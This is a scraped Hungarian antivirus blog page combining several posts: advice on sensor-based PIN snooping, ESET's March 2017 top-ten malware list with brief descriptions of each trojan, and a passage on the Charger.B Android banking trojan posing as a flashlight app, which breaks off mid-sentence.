És ami még érdekes a dologban, a szenzorok adatainak jogosulatlan figyeléséhez az alkalmazásoknak, vagy akár rosszindulatú weboldalaknak sok esetben nem is kell extra engedélyt kérniük. Így elvileg készülhetnek olyan trójai programok, amelyeknek **játék vagy bármi más elterelő látszatalkalmazás, vagy weboldal leple alatt valójában kifejezetten a belépési kódok kifigyelése lehet a fő céljuk.**

Biztonsági kutatók szerint mindez ráadásul nem csak az okostelefonra jelenthet majd új kockázatot, hanem **minden más mobileszköznél - például tableteknél - is előjöhet ez a probléma, sőt ebbe a körbe lehet sorolni a manapság divatos, testen viselhető okos eszközöket, például a kezünkön hordott fitnesz-, és okosórákat is.**



Érdemes az okostelefonon is vírusvédelmi alkalmazást használni, telepítéskor lehetőleg csak a hivatalos piactérről válasszunk, és az igényelt engedélyeket mindig alaposan tanulmányozzuk, **PIN kódunkat és jelszavainkat cseréljük rendszeresen, zárjunk be minden már nem használt futó alkalmazást a háttérben** és tartsuk mobiloperációs rendszerünket, valamint alkalmazásainkat naprakészen.

A kísérletről szóló demonstrációs videót pedig ezen a linken lehet megtekinteni: https://www.youtube.com/watch?v=w9uH2UPiDN4

Tetszik 2

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: biztonság kód jelszó trójai android engedély szenzor érzékelő PIN welivesecurity.com

Ajánlott bejegyzések:



Itt a PIN-kód, hol a PIN-kód?



Nem tanulunk



Kriptovaluta - Mi lopunk, ti loptok, ők lopnak



Zseblámpa és a nagy gubanc



Rossz időben, rossz helyen



Hirdetés

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12437031

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz



Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Hirdetés

Antivírusblog
200 kedvelés

Tetszik az oldal
Megosztás

Az ismerőseid közül te lehetsz az első, akinek ez tetszik.

Antivírusblog
pénteken

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.":
http://ow.ly/kvXv30ib5bE



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.

VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

1282

Antivírus blog

vírusok, férgek, botnetek, kártevők

Tavaszi trójai letöltők és más hátsóajtós kártevők

2017. április 24. 13:11 - Csizmazia Darab István [Rambo]

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. 2017. márciusában a következő 10 károkozó terjedt a legnagyobb számban.



A mezőnyt **továbbra is a Win32/TrojanDownloader.Wauchos vezeti**. A kártevő fő célja rosszindulatú kódok letöltése az internetről a fertőzött számítógépre. Tevékenységes során hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül próbál meg adatokat továbbítani a gép operációs rendszeréről, beállításairól, IP címéről, illetve parancsokat is képes fogadni a távoli támadóktól.

Nem változott a mezőny **a második helyen sem, változatlanul itt szerepel a JS/Danger.ScriptAttachment trójai**. Ez egy olyan kártékony JavaScript fájl, amely fertőzött e-mailek mellékletében terjed, és futása során képes a megtámadott számítógépre további kártékony kódokat letölteni. Ezek elsősorban zsaroló kártevők, amelyek észrevétlenül elkódolják a felhasználó állományait, majd a titkosítás feloldásáért cserébe váltságdíjat követelnek.



Listánkon e hónapban **negyedik helyre tört előre a Win64/TrojanDownloader.Wauchos**, amely az első helyezett 64 bites "testvére". Ez egy olyan trójai, amely 32 bites változatához hasonlóan szintén hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül parancsokat fogad, így a támadóknak távolról tetszőleges kód futtatására nyílik lehetőség.

A Top10 **hatodik helyére ugorva kissé javította pozícióját a Win32/Adware.ELEX trójai**, amely egy olyan alkalmazás, amelynek célja további kártékony állományok letöltése, és kéretlen reklámok megjelenítése a fertőzött számítógépen.



Hosszú ideje listatagunk a hetedik helyezett Win32/Bundpil féreg is, amely hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít.

Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



A búcsúzó JS/TrojanDownloader.Nemucod helyébe a HTML/ScrInject lépett. Listánk nyolcadik helyezettje egy olyan RAR segédprogrammal tömörített trójai program, amely hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.




Az ESET Radar Report e havi kiadása ezúttal is a support csalások témakörét fűzi tovább. Emlékezetes lehet, hogy ez a fajta átverés, megtévesztés arra alapul, hogy a gyanútlan áldozat kap egy kéretlen emailt vagy hideg telefonhívást, melyben nem létező technikai hibára figyelmeztetik, és ennek folyamán kártékony kódokat, vagy távoli hozzáférést biztosító weboldalakra próbálják meg elirányítani a naiv felhasználókat. Nemritkán kiegészül mindez azzal is, hogy neves, ismert technikai cégek - például Microsoft - nevében jelentkeznek be, majd ráadásképpen egy borsos számlát is benyújtanak az úgynevezett "segítségért".

Ez a csalási forma mostanában azért is került a figyelem középpontjába, mert a megfigyelések szerint többnyire zsaroló vírusokkal ötvözve jelentkezik, ahol a naiv áldozatok a légből kapott hibák állítólagos kijavítása érdekében a kapott linkekre kattintanak. **A mellékelt URL-en viszont valamilyen ransomware fertőzi meg a számítógépüket, és titkosítja az adataikat, amelyekért a bűnözők váltságdíjat igyekeznek kizsarolni tőlük.**



Sajnos azonban úgy tűnik, az érdemi fellépés helyett/mellett furcsa reagálások is történnek, például **a Talktalk nevezetű brit internetszolgáltató azzal igyekszik az ilyen csalások számát csökkenteni, hogy tiltja, szűri a TeamViewer nevezetű szoftver működését a hálózatában. Ezzel pedig az egyébként legitim munkavégzésben is széles körben használt távirányító program legális használóit is blokkolja, meggátolja őket a munkavégzésben,** csoportmunkában, vagy jó szándékú távoli segítségnyújtásban. Úgy tűnik, ebben az esetben a közmondás szavaival élve "a fürdővízzel együtt kiöntötték a gyereket is".

Igaz ugyan, hogy **a hamis supporttal üzletelő szervezett bandák ellen ténylegesen nem egyszerű a hatékony fellépés, de az ilyen átgondolatlan szűrések-tiltások több kárt okoznak, mint hasznot.** A support csalásoknál fontos a felhasználók folyamatos tájékoztatása, figyelmeztetése, illetve biztonságtudatos képzése, míg a csalók üldözésénél pedig egy lehetséges módszer lehetne a pénz mozgásának követése, és ezen a szálon is meg lehetne próbálni felgöngyölíteni ezt a mindannyiunkat veszélyeztető, valóban kártékony tevékenységet.



Az antivírus blog márciusi fontosabb blogposztjai között először arról írtunk, hogy az ESET szakemberei olyan trójai programokat fedeztek fel a Google Play áruházban, amelyek időjárás előrejelző alkalmazásnak álcázták magukat, azonban **képesek voltak ellopni a felhasználó banki adatait, illetve lezárni, vagy feloldani az eszköz képernyőjét.**



Arról is értekeztünk, hogy mint minden programban, a jelszómenedzserekben is fedeznek fel időnként hibákat. Legutóbb a németországi Fraunhofer Intézet TeamSIK csapata **elemzett egy rakat, összesen kilenc Android alatt működő jelszómenedzser programot, és azokban számos súlyos sebezhetőséget talált.**



Foglalkoztunk azzal is, hogy **az ESET szakemberei egy olyan zsarolóvírus kampányt észleltek, amely a Mac gépeket támadta, és miatta akár örökre elveszthetjük adatainkat.** Kétféle trójai feltörő programot is találtak: az egyik az Adobe Premiere Pro, a másik pedig a Microsoft Office for Mac program feltörését ígérte, ám ehelyett kárt okozott.




Az is terítékre került, hogy egyes Samsung Galaxy, Lenovo, Asus, stb. okostelefonokról az derült ki, hogy fertőzötten kerülhettek a vásárlókhoz. Bár a jelentés szerint **a gyártósoron még tiszták lehettek az Android alapú készülékek, ám egy azt követő fázisban, valószínűleg a telekommunikációs cég által előtelepített alkalmazások** lehettek problémásak.



Egy olyan gondolatkísérletet is ajánlottunk, hogy **képzeljük el, hogy a mobilunk vagy táblagépünk váratlanul beszélni kezdene hozzánk**. Az izgatottság garantált, miután rájövünk, hogy az iménti kedves női hang éppen lezárta mobileszközünk képernyőjét és egy zsarolóvírus váltságdíj követeléseit tolmácsolja felénk.



Írtunk még arról is, hogy **egy biztonsági szakember olyan sebezhetőségeket talált egy kamerában**, amelynek segítségével egy illegális behatoló megtehette, hogy a célzottan netes tárhelyre rögzítő Nest Dropcam Pro kamerát a Bluetooth segítségével mintegy másfél percre, vagyis 90 másodpercre leállítsa.



Végül az is téma volt, hogy az Association of British Travel Agents (ABTA) súlyos adatlopást szenvedett el, amely több ezer ügyfél személyes adatát érintette. Bár maga az incidens már március 1-én kiderült a legnagyobb brit utazási szervezeten belül, mégis az ügyfeleket csak több mint két hét elteltével, március 16-án értesítették minderről.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2017. márciusában a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 26.80%-áért. Aki pedig folyamatosan és **első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag, illetve az antivirusblog.hu oldalán.**

01. Win32/TrojanDownloader.Wauchos trójai
Elterjedtsége a márciusi fertőzések között: 5.62%
Működés: A Win32/TrojanDownloader.Wauchos egy olyan trójai, amelynek fő célja további kártékony kódokat letölteni az internetről a fertőzött számítógépre. Különféle registry kulcsok létrehozásával gondoskodik arról, hogy minden rendszerindításkor lefusson a kódja. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül próbál meg adatokat továbbítani a gép operációs rendszeréről, beállításairól, IP címéről, illetve ezen keresztül parancsokat fogad, így a támadóknak távolról tetszőleges kód futtatására nyílik lehetőség.




Bővebb információ: http://www.virusradar.com/Win32_TrojanDownloader.Wauchos.A/description

02. LNK/Agent.DA trójai
Elterjedtsége a márciusi fertőzések között: 3.24%
Működés: Az LNK/Agent.DA trójai egy olyan kártékony link hivatkozás, amelyik különféle parancsokat fűz össze és futtat le észrevétlenül a háttérben. Az eddigi észlelések szerint a felhasználó megtévesztésével részt vesz a Bundpil féreg terjesztésében, ahol egy állítólagos cserélhető meghajtó tartalma helyett a kattintott link lefuttatja a Win32/Bundpil.DF.LNK kódját, megfertőzve ezzel a számítógépet. Működését tekintve hasonlít a régi autorun.inf mechanizmusára.



Bővebb információ: http://www.virusradar.com/en/LNK_Agent.DA/detail

03. JS/Danger.ScriptAttachment trójai
Elterjedtsége a márciusi fertőzések között: 3.02%
Működés: A JS/Danger.ScriptAttachment egy olyan kártékony JavaScript fájl, amely fertőzött e-mailek mellékletében terjed, és futása során képes a megtámadott számítógépre további kártékony kódokat letölteni. Ezek elsősorban zsaroló kártevők, amelyek észrevétlenül elkódolják a felhasználó állományait, majd a titkosítás feloldásáért cserébe váltságdíjat követelnek.




Bővebb információ: http://www.virusradar.com/en/threat_encyclopaedia/detail/323025

04. Win64/TrojanDownloader.Wauchos trójai
Elterjedtsége a márciusi fertőzések között: 2.93%
Működés: A Win64/TrojanDownloader.Wauchos egy olyan trójai, amelynek fő célja további kártékony kódokat letölteni az internetről a fertőzött számítógépre. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül próbál meg adatokat továbbítani a gép operációs rendszeréről, beállításairól, IP címéről, illetve ezen keresztül parancsokat fogad, így a támadóknak távolról tetszőleges kód futtatására nyílik lehetőség. Különféle registry kulcsok létrehozásával arra is képes, hogy rendszerindítás után eltávolítsa magát a fertőzött számítógépről.




Bővebb információ: http://www.virusradar.com/en/Win64_TrojanDownloader.Wauchos.A/description

05. HTML/FakeAlert trójai
Elterjedtsége a márciusi fertőzések között: 2.86%
Működés: A HTML/FakeAlert trójai olyan kártevőcsalád, amely jellemzően hamis figyelmeztető üzeneteket jelenít meg, hogy az úgynevezett support csalásra előkészítse a számítógépet. A felhasználót ezekben az üzenetekben arra ösztönzik, hogy lépjen kapcsolatba a csalók hamis műszaki támogatásával, ahol a "távsegítség" során kártékony kódokat, vagy távoli hozzáférést biztosító weboldalakra próbálják meg elirányítani a naiv felhasználókat, aki ekkor vírust, illetve kémprogramot tölt le és telepít fel saját magának, amin keresztül aztán ellopják a személyes adatait.



Bővebb információ: http://www.virusradar.com/en/HTML_FakeAlert/detail

06. Win32/Adware.ELEX trójai
Elterjedtsége a márciusi fertőzések között: 2.53%
Működés: A Win32/Adware.ELEX egy olyan alkalmazás, amelynek célja további kártékony állományok letöltése, és kéretlen reklámok megjelenítése a fertőzött számítógépen. Általában az internetes böngészőprogram beállításait is manipulálja - például úgy állítja be a kezdőlapnak a saját URL címét, hogy azt csak nagyon nehezen lehet utána megváltoztatni - és működése során különféle kéretlen reklámablakokat dob fel képernyőre.




Bővebb információ: http://www.virusradar.com/en/Win32_Adware.ELEX.A/description

07. Win32/Bundpil féreg
Elterjedtsége a márciusi fertőzések között: 2.37%
Működés: A Win32/Bundpil féreg hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Bővebb információ: http://www.virusradar.com/en/Win32_Bundpil.A/description

08. HTML/ScrInject trójai
Elterjedtsége a márciusi fertőzések között: 1.51%
Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

09. HTML/Refresh trójai
Elterjedtsége a márciusi fertőzések között: 1.39%

Működés: A HTML/Refresh egy olyan trójai család, amelyik észrevétlenül átirányítja a felhasználó böngészőjét különféle rosszindulatú web címekre. A kártevő jellemzően a manipulált weboldalak HTML kódjába beágyazva található.



Bővebb információ: http://www.virusradar.com/en/HTML_Refresh/detail

10. JS/ProxyChanger trójai
Elterjedtsége a márciusi fertőzések között: 1.33%

Működés: A JS/Proxy Changer egy olyan trójai kártevő, amely megakadályozza a hozzáférést egyes weboldalakhoz, és eközben titokban átirányítja a forgalmat bizonyos IP-címekre.



Bővebb információ: http://www.virusradar.com/en/JS_ProxyChanger.BV/description

Tetszik 4

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: statisztika radar március adatok nod32 eset havi report threat vírusstatisztika 2017.

Ajánlott bejegyzések:



Antimalware nap


A tárnamester elkérte a fővájártól a Bitcoint


Zsarolóvírusok és kártevő segédeik


Trójaiak - Reklámprogramok 6-3


A májusi sírás kizúttal nem ért aranyat

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12450083

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz



Facebook



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

- Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
- Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
- Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
- Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
- Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

- @zh4ck Twitter
- Appleblog
- Bardóczi Ákos webleletei
- Bardóczi Reblog
- Business & Café
- Értékőrző
- Gép új világ
- Guru Boy Blog
- Intelligens vagyonvédelem
- Jump ESP, jump!
- Legenda vadász

atomz

- RSS 2.0
  bejegyzések, kommentek
- Atom
  bejegyzések, kommentek



accountz

- Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

693

Antivírus blog

vírusok, férgek, botnetek, kártevők

Zseblámpa és a nagy gubanc

2017. április 27. 12:28 - Csizmazia Darab István [Rambo]

Az Android felhasználók nemrég egy új típusú mobil banki kártevővel találkozhattak a Google Play alkalmazásai között. A kártevő elemlámpa alkalmazásnak álcázta magát és más rosszindulatú banki programoktól eltérően képes volt a funkcióit dinamikusan változtatni, így az összes Android készüléktípusra veszélyt jelentett. Az ESET által detektált Trojan.Android/Charger.B nevű kártevő március 30-án jelent meg a Google Playen, és azóta 5,000 gyanútlan felhasználó töltötte le a készülékére.



Az ígért világítási funkción túl **a távolról vezérelt trójai számos egyéb funkcióval is rendelkezett és különböző módokon próbálta megszerezni a felhasználók banki azonosítóit.** Dinamikus működésének köszönhetően a Trojan.Android/Charger.B könnyedén **hozzáfért a készülékeken található különféle alkalmazásokhoz és a hozzájuk tartozó HTML-kódok segítségével hamis felugróablakokat jelenített meg az eszközök képernyőjén.**

A kártevő képességei között szerepelt például, hogy **jogszerű alkalmazások felugró ablakait utánozta, lezárta az eszközök képernyőjét, ezzel leplezve a háttérben folytatott adatlopásokat, valamint képes volt visszatartani SMS üzeneteket, helyettük pedig hamis értesítéseket küldött a kétfaktoros hitelesítés kijátszásának érdekében**. Az ESET figyelmeztetésére **április 10-én eltávolították** a kártevő alkalmazást a Play Store alkalmazásai közül.



A telepítést követően **a kártevő az adminisztrátori jogokhoz kér hozzáférést, amit az Android 6.0, vagy annál újabb verziójú készülékek felhasználóinak manuálisan kell engedélyezniük**. Ezt követően az alkalmazás elrejti az ikonját az eszközön és csak widgetként jelenik meg.

Az alkalmazás futtatásával **a trójai program továbbítja az eszköz adatait a támadók szerverére, és emellett még egy fényképet is csatol a felhasználóról, az előlapi kamerát használva. Amennyiben az eszközadatok Oroszországból, Ukrajnából vagy Belorussziából származnak, a kártevő automatikusan felfüggeszt minden addigi tevékenyégét az eszközön**. A támadók feltehetőleg ezzel a hazai lelepleződést próbálták

elkerülni.



